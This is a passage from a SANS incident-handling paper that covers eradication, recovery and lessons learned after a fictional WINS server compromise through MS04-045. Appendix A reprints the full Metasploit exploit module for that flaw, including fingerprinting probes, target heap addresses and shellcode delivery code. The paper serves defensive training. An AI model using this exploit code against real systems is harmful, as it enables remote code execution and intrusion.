
Here we see with TDImon that netcat is making system calls for network communications with a remote host. The incident handler writes down the IP address and then kills both netcat and the command shell connected to it.

Two of the most important things for the administrator to do at this point are to change all of the passwords on the system and to apply any critical patches to the system, especially KB870763, which closes the MS04-045 vulnerability.

4.4 Eradication

The root cause was determined to be that a vulnerability in the WINS service was exploited. The major determining factor in this was that a process listing showed that wins.exe had a child process called cmd.exe. Since wins.exe should never have a child process, cmd.exe is doubly bad as someone now has interactive access on the server by having a command shell.

If the administrator of the system had taken a snapshot of the registry when the system was first built, he could now take another snapshot and look for items that changed since then. A good tool for this is regshot.




Some of the differences he finds are the following:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TLNTSVR
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TLNTSVR\0000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_TLNTSVR\0000\Control
```

The attacker has enabled the telnet server for remote access. This can be disabled with the Windows administrative tools.

The handle should also run a scanning tool such as Retina, nessus, or Microsoft Baseline Security Analyzer (MBSA) to verify that the vulnerability has been closed.



Running MBSA brings up the fact that the guest account is no longer disabled. This is another modification that the attacker made to the system.

Once the incident handler and the system administrator have removed all traces of the attacker from the system, it's time to get the server back into service, in order to keep the business running.

4.5 Recovery

In the recovery step, it's important to get the business running again. The incident handler can make different recommendations to the system administrator. These are:

- 1) Re-install the operating system and services from media. This is the safest option from a security perspective, but it may take the longest from a business perspective. It is less likely that the vendor media will contain any malicious code. But the server must be kept off the network while it is being installed, and subsequently, it must have all the latest patches installed. The WINS service then needs to be loaded, and it must be configured to know about replication

partners or static entries.

- 2) Restore the server from backup. This option will allow the system administrator to restore the system to a prior known good state. The risks are that an attacker may have modified the system prior to this backup, and the restore would re-introduce and malicious code. After the restore is complete, the system administrator and the incident handler will need to work together to verify the system integrity. One example of this is to verify the MD5 checksums of all of the system files. This can be done, for example, by having a script compare the checksum of each file with known good checksums, such as those from the NSRL⁶ database. It would also be a good practice for the system administrator to create his own database of checksums after installing a system and after making any changes to that system. The system administrator may also keep a snapshot of the registry from the system installation. After the restore from backup, this snapshot can be compared against a current snapshot for any differences in the entries.
- 3) Eradicate the problem manually and keep running. The last option can allow the system to keep running during the recovery, but it is the riskiest, security-wise. In this option the incident handler and the system administrator work together to remove or replace any files that were added or changed during the incident. As in the previous step, it would be appropriate to verify the MD5 hashes of each file. Even if the hashes all check out, it may still not be known whether a kernel level rootkit has been installed. A kernel level rootkit can modify the operating system kernel to perform different malicious objectives. The first is that it hides its presence by changing system calls or other APIs so that utilities can't locate that it is installed. Second, it changes functionality of the kernel so that an attacker can regain access to the system. After those two objectives, it may change other behavior in the kernel as the attacker sees fit. Because the system integrity may be compromised and it may be extremely difficult, if even possible, to detect, this option is the least preferred to the previous two.

No matter which of the previous three steps is chosen in order to bring the system and services back online, the administrator should change the passwords for the accounts on the system. He should also install the patches that close the vulnerability that was exploited, and he and the incident handler should work together to audit the system security. Then the functionality of the system must be tested to verify that it can perform business operations again.

The incident handler or a security team member, after researching the vulnerability or compromise, can use a security scanner, such as nessus or Retina to verify that the hole has been patched.

The security team and the system administrator should then closely monitor this

⁶ The National Software Reference Library (NSRL) maintains a list of MD5 and SHA1 checksums for all of the files in a great number of common operating system and application packages. The database is updated every three months and comes on four CD-ROMs.

machine for any future suspicious behavior. This might be reflected in firewall logs, IDS logs, or the system event logs.

4.6 Lessons Learned

There are many things that the fictional company XYZ Enterprises can learn from this incident. These lessons can help avoid not only the same incident in the future, but many other incidents as well. And implementing these suggestions can help the organization move towards greater regulatory compliance.

1) In 2005, it is common for proof-of-concept exploit code to be released on the Internet after a vulnerability and its associated patch are announced by a vendor. The time between the announcement and the release of code is becoming shorter and shorter. This may be seen in that new worms may come out in only “10 days” (*Savage*) after a patch release. It is critical that businesses understand what their exposure is to each newly announced vulnerability and react appropriately. In this paper, the fictional organization XYZ Enterprises had a patch policy in place, but that policy didn't call for patching in a short enough time period.

2) There are things that can be done on the physical security front to help secure the digital assets also. Organizations commonly have ID badges for their employees. There should be either card readers or a person at every entrance to verify that the people coming through the doors are authorized to do so. Another problem is that of tailgaters. One person may come through a door with his ID badge, and another person may follow right along with him. Unfortunately, it isn't generally socially acceptable to confront the person coming in behind oneself. This needs to change.

3) On the technical side, unused network ports should be disabled until they are needed. If they can't be disabled, they should at least be connected to a network that doesn't have unrestricted access to the rest of the network. Commonly, vendors may need Internet access from a conference room in order to connect back to their office, but they should have to follow set procedures before having access to the corporate network.

4) The router between the client network and the server network should have access control lists added so that only legitimate traffic passes through the router. Port 42 is used between WINS servers for replication so machines that aren't WINS servers have no need to connect on this port.

5) Today, many companies have a firewall that restricts traffic coming from the Internet, but the same firewall configuration does little to protect against traffic going to the Internet. A company should take a proactive approach and determine what kind of traffic is appropriate to be leaving the company network. There might be an application proxy on the way out. This would keep traffic from exiting on a port that was unusual for it. In this case, closing all outbound ports except for the ports used for web and

email and then putting a web proxy on the web ports would stop VNC from connecting out. It wouldn't be able to use its normal port (5900), and it wouldn't be able to connect out to a VNC client listening on port 80.

6) The system administrators should also review whether they need WINS on their network at all. If DNS is in use, WINS may not be needed unless servers need to support older clients, such as those running NT4. By running only one of these services, it decreases the exposure to the network.

7) The company in this scenario has an Intrusion Detection System installed at the firewall, but it didn't make any difference in this attack because the attack happened across the internal network. The security team should review the possibility of having IDS sensors at multiple points on the internal network to detect internal attacks.

8) The attack took out of service a major piece of infrastructure. Name services are only slightly less of a priority than the network routers and cables. Without name services, many other services can't function. The company should review the criticality of each of its systems and provide redundancies where warranted so that those critical services remain available in an emergency such as this incident.

The security field is constantly becoming more complex. As soon as the attackers come up with a way to attack, the security professionals come up with new ways to detect and defend. As soon as the security professionals come up with their new ways, the attackers come up with new methods to elude detection and attack again. In order to maintain a strong security posture, companies must understand what the attackers are currently capable of as well as what the attackers will do in response to the next level of defense. A company's assets will never be totally secure as long as they exist, but the more a company understands its vulnerabilities and their threats, the more it can reduce its risk.

© SANS Institute

Appendix A: Source Code for the WINS Metasploit Module

The following is the code from the wins_ms04_045 exploit module from the Metasploit Framework.

```
##
# This file is part of the Metasploit Framework and may be redistributed
# according to the licenses defined in the Authors field below. In the
# case of an unknown or missing license, this file defaults to the same
# license as the core Framework (dual GPLv2 and Artistic). The latest
# version of the Framework can always be obtained from metasploit.com.
##

package Msf::Exploit::wins_ms04_045;
use base "Msf::Exploit";
use strict;

my $advanced =
{
    'BASE'      => [0, 'Specify the exact address to the structure'],
    'TARG'      => [0, 'Specify the exact address to overwrite'],
    'WHAT'      => [0, 'Specify the data used to overwrite the address'],
};

my $info =
{
    'Name'      => 'Microsoft WINS MS04-045 Code Execution',
    'Version'    => '$Revision: 1.18 $',
    'Authors'    => [ 'H D Moore <hdm [at] metasploit.com>' ],
    'Arch'       => [ 'x86' ],
    'OS'         => [ 'win32', 'win2000' ],
    'Priv'       => 1,
    'AutoOpts'   => { 'EXITFUNC' => 'process' },
    'UserOpts'   =>
    {
        'RHOST'   => [1, 'ADDR', 'The target address'],
        'RPORT'   => [1, 'PORT', 'The target port', 42],
    },
    'Payload'    =>
    {
        'Space'    => 8000,
        'MinNops'  => 512,
        'PrependEncoder' => "\x81\xc4\x54\xf2\xff\xff", # add esp, -
3500
        'Keys'     => ['+ws2ord'],
    },
    'Description' => Pex::Text::Freeform(qq{
        This module exploits a arbitrary memory write flaw in the WINS
service.
    })),
    'Refs'      =>
    [
```

```

        ['MSB',      'MS04-045'],
    ],
    'Targets'    =>
    [
        ['Windows 2000 English', [ 0x5391f40 ], 0x53df4c4, 0x53922e0]
    ],
    'Keys'    =>  ['wins'],
};

sub new {
    my $class = shift;
    my $self = $class->SUPER::new({'Info' => $info, 'Advanced' => $advanced},
@_);
    return($self);
}

sub Check {
    my $self = shift;
    my $target_host = $self->GetVar('RHOST');
    my $target_port = $self->GetVar('RPORT');

    my ($ret, $fprint, $check) = @{ $self->Fingerprint };

    if ($ret < 0) {
        return $check;
    }

    if ($ret == 0) {
        $self->PrintLine("[*] This system does not appear to be
vulnerable.");
        return $check;
    }

    $self->PrintLine("[*] This system appears to be vulnerable.");
    if ($fprint->{'os'} ne '?') {
        my $os = $fprint->{'os'} eq '?' ? 'Unknown Windows' : 'Windows
'. $fprint->{'os'};
        my $sp = $fprint->{'sp'} eq '?' ? '' : 'SP '. $fprint->{'sp'};
        my $vi = $fprint->{'vi'} == 1 ? '(clean heap)' : '(dirty
heap)';
        my $hp = length($sp) ? $vi : '';
        $self->PrintLine("[*] Host $target_host is $os $sp $hp");
    }

    return $self->CheckCode('Safe');
}

sub Exploit {
    my $self = shift;
    my $target_host = $self->GetVar('RHOST');
    my $target_port = $self->GetVar('RPORT');
    my $target_idx  = $self->GetVar('TARGET');

    my $shellcode   = $self->GetVar('EncodedPayload')->Payload;

    my $target = $self->Targets->[$target_idx];

    if (! $self->InitNops(128)) {

```

```

        $self->PrintLine("[*] Failed to initialize the nop module.");
        return;
    }

    # Sanity check the WINS service
    my ($ret, $fprint, $check) = @{$self->Fingerprint };

    if ($ret <= 0) {
        $self->PrintLine("[*] The target system does not appear to be
vulnerable.");
        return;
    }

    # Windows 2000 SP0, SP2, SP3, SP4 only. SP1 does not have the
    # same function pointer...
    if ($fprint->{'os'} ne '2000' || $fprint->{'sp'} !~ /^[0234]/ ) {
        $self->PrintLine("[*] The target system is not currently
supported");
        return;
    }

    # This flag is un-set if the first leaked address is not the default
of
    # 0x05371e90. This can indicate that someone has already tried to
exploit
    # this system, or something major happened to the heap that will
probably
    # prevent this exploit from working.
    if (! $fprint->{'vi'}) {
        $self->PrintLine("[*] The leaked heap address indicates that
this attack may fail.");
    }

    # Allow for multiple attempts to find the base address
    # XXX - Brute force not implemented (or required so far)
    my @rloc = @{$target->[1] };

    # Address of the function pointers to overwrite (courtesy anonymous
donor)
    my $targ = $target->[2];

    # Address of the payload on the heap, past the structure
    my $code = $target->[3];

    # Advanced options can be used to overwrite
    @rloc = ( hex($self->GetVar('BASE')) ) if $self->GetVar('BASE');
    $targ = hex($self->GetVar('TARG')) if $self->GetVar('TARG');
    $code = hex($self->GetVar('WHAT')) if $self->GetVar('WHAT');

    foreach my $base (@rloc) {
        my ($req, $add);

        # Pointing at any aligned address into top 36 bytes will result
in a
        # valid structure. This gives us some breathing room if things

```

```

move
    # around a little bit.
    $add .= pack('V', $code) x 9;
    $add .= pack('V', $targ - 0x48) x 14;

    # Multiple copies are used in case things slide a little bit
    $req .= $add x 10;

    # Bling.
    $req .= $shellcode;

    # Random padding :-)
    $req .= Pex::Text::EnglishText(9200 - length($req));

    # Tack on the header
    my $pkt = pack('NNN', length($req) + 8, -1, $base). $req;

    # Poink!
    $self->PrintLine(sprintf("[*] Attempting to overwrite 0x%.8x
with 0x%.8x (0x%.8x)", $targ, $code, $base));
    my $s = Msf::Socket::Tcp->new
    (
        'PeerAddr' => $target_host,
        'PeerPort' => $target_port,
    );

    if ($s->IsError) {
        $self->PrintLine("[*] Socket error: " . $s->GetError());
        return(0);
    }

    $s->Send($pkt);
    $self->Handler($s);
}

return;
}

# This fingerprinting routine will cause the structure base address to
# slide down
# 120 bytes. Subsequent fingerprints will not push this down any futher,
# however
# we need to make sure that fingerprint is always called before
# exploitation or
# the alignment will be way off.

sub Fingerprint {
    my $self = shift;
    my $target_host = $self->GetVar('RHOST');
    my $target_port = $self->GetVar('RPORT');
    my $fprint = {};

    # This results in vulnerable servers leaking back some useful
    # pointers to the heap and to ntdll.dll. We can use these pointers
    # to determine the service pack.

    my $req =
        "\x00\x00\x00\x29\x00\x00\x78\x00\x00\x00\x00\x00".

```

```

"\x00\x00\x00\x00\x00\x00\x00\x40\x00\x02\x00\x05".
"\x00\x00\x00\x00\x60\x56\x02\x01\x00\x1F\x6E\x03".
"\x00\x1F\x6E\x03\x08\xFE\x66\x03\x00";

my $s = Msf::Socket::Tcp->new
(
    'PeerAddr' => $target_host,
    'PeerPort' => $target_port,
);

if ($s->IsError) {
    $self->PrintLine("[*] Socket error: " . $s->GetError());
    return [-2, $fprint, $self->CheckCode('Connect') ];
}

$s->Send($req);
my $res = $s->Recv(-1, 5);
if (! $res) {
    $self->PrintLine("[*] No response to WINS probe.");
    $s->Close;
    return [-1, $fprint, $self->CheckCode('Connect') ];
}

my @ptrs = ( unpack('N', substr($res, 16, 4)), unpack('VVV',
substr($res, 32)) );
$self->PrintDebugLine(1, sprintf("[*] Pointers: [0x%.8x] 0x%.8x
0x%.8x 0x%.8x", @ptrs));

my ($os, $sp, $vi) = ('2000', '?', '?');

# Windows 2000 versions
$sp = '0' if $ptrs[3] == 0x77f8ae78;
$sp = '1' if $ptrs[3] == 0x77f81f70;
$sp = '2' if $ptrs[3] == 0x77f82680;
$sp = '3' if $ptrs[3] == 0x77f83608;
$sp = '4' if $ptrs[3] == 0x77f89640;
$sp = '4++' if $ptrs[3] == 0x77f82518;

# Probably not Windows 2000...
$os = '?' if $sp eq '?';

# Windows NT 4.0
if ($ptrs[0] > 0x02300000 && $ptrs[0] < 0x02400000) {
    $os = 'NT';
    $sp = '?';
}

# Heap is still pristine...
$vi = 1 if $ptrs[0] == 0x05371e90;

# Store the fingerprints....
$fprint->{'os'} = $os;
$fprint->{'sp'} = $sp;
$fprint->{'vi'} = $vi;

# Probe to test vulnerability
$req = "\x00\x00\x00\x0F\x00\x00\x78\x00". substr($res, 16, 4).

```

```

        "\x00\x00\x00\x03\x00\x00\x00\x00";
    $s->Send($req);
    $res = $s->Recv(-1, 3);

    $s->Close;

    if (substr($res, 6, 1) eq "\x78") {
        return [1, $fprint, $self->CheckCode('Appears') ];
    }

    return [0, $fprint, $self->CheckCode('Safe') ];
}

1;

END
SP0 [0x05371e90] 0x053dffa4 0x77fb80db 0x77f8ae78
SP1 [0x05371e90] 0x0580ffa4 0x77fb9045 0x77f81f70
SP2 [0x05371e90] 0x053dffa4 0x77fb9da7 0x77f82680
SP3 [0x05371e90] 0x053dffa4 0x77f82b95 0x77f83608
SP4 [0x05371e90] 0x053dffa4 0x77f98191 0x77f89640
SP4 [0x00000040] 0x053dffa4 0x77f98191 0x77f89640 (patched)
SP4 [0x0000003e] 0x053dffa4 0x77f81f55 0x77f82518 (mostly patched)

NT4
YES [0x023b1e98] 0x0014c3f0 0x00000048 0x00000000
NOT [0x023d1dc8] 0x0014de60 0x00000048 0x00000023f
YES [0x023b1ea0] 0x00000048 0x00000009 0x00000023e

2K3 [0x00000040] 0x044bf584 0x01013c25 0x0000003ac

```

Works Cited

- CAN-2004-1080. Common Vulnerabilities and Exposures. MITRE. 23 February 2005. <<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1080>>.
- “Microsoft Security Bulletin MS04-045”. Microsoft TechNet Security. Microsoft Corporation. 23 February 2005. <<http://www.microsoft.com/technet/security/bulletin/MS04-045.msp>>.
- Savage, Marcia. “Vulnerability-to-worm cycle shortens to 10 days.” Latest News. SC Magazine. 23 February 2005. <<http://www.scmagazine.com/news/index.cfm?fuseaction=newsDetails&newsUID=ad3b577e-48e9-458c-8f11-19bfa2274fed&newsType=Latest%20News>>.
- Waisman, Nicolas. “Immunity, Inc. Advisory.” Immunity Resources. 4 pp. Immunity, Inc. 23 February 2005. <<http://www.immunitysec.com/downloads/instantanea.pdf>>.
- “Windows Internet Naming Service (WINS): Architecture and Capacity Planning.” Microsoft NT Technical Resources: Communication and Network Services. Page 2. Microsoft Corporation. 23 February 2005. <<http://www.microsoft.com/ntserver/techresources/commnet/WINS/WINSwp98/WINS02-12.asp>>.
- “Wins_ms04_045 exploit.” Metasploit Framework Exploits. Version 2.3. 11 January 2005. Metasploit Project. 23 February 2005. <http://www.metasploit.com/projects/Framework/modules/exploits/wins_ms04_045.pm>.

References

Advisories

- BID:11763
URL:<http://www.securityfocus.com/bid/11763>
- BUGTRAQ:20041126 Immunity, Inc Advisor
URL:<http://marc.theaimsgroup.com/?l=bugtraq&m=110150370506704&w=2>
MISC:<http://www.immunitysec.com/downloads/instantanea.pdf>
- CERT-VN:VU#145134
URL:<http://www.kb.cert.org/vuls/id/145134>
MISC:<http://secunia.com/advisories/13328/>
- CIAC:P-054
URL:<http://www.ciac.org/ciac/bulletins/p-054.shtml>
- CVE: CAN-2004-1080
URL:<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1080>
- ISS:20041129 Microsoft WINS Server Vulnerability
URL:<http://xforce.iss.net/xforce/alerts/id/184>
- MS:MS04-045
URL:<http://www.microsoft.com/technet/security/bulletin/MS04-045.msp>
- MSKB:890710
URL:<http://support.microsoft.com/kb/890710>
- XF:wins-memory-pointer-hijack(18259)
URL:<http://xforce.iss.net/xforce/xfdb/18259>

Exploit Information

- Immunity write-up
<http://www.immunitysec.com/downloads/instantanea.pdf>
- Microsoft announcement
<http://www.microsoft.com/technet/security/bulletin/MS04-045.msp>
- Source code
http://www.metasploit.com/projects/Framework/modules/exploits/wins_ms04_045.pm

Software information

- DNS
<http://www.ietf.org/rfc/rfc1034.txt?number=1034>
- Ethereal

- <http://www.ethereal.com/>
- Firewalk
<http://www.packetfactory.net/firewalk/>
- Knoppix
<http://www.knoppix.org/>
- Metasploit
<http://www.metasploit.com/>
- Microsoft Baseline Security Analyzer (MBSA)
<http://www.microsoft.com/technet/security/tools/mbsahome.msp>
- Nessus
<http://www.nessus.org/>
- netcat
<http://www.securityfocus.com/tools/137>
- Nmap
<http://www.insecure.org/nmap/>
- NSRL
<http://www.nsrl.nist.gov/>
- Process Explorer
<http://www.sysinternals.com/>
- Regshot
<http://www.sysinternals.com/>
- Retina
<http://www.eeye.com/>
- Snare
<http://www.intersectalliance.com/projects/SnareWindows/>
- TDImon
<http://www.sysinternals.com/>
- VNC
<http://www.realvnc.com/>

© SANS Institute 2005, Author retains full rights.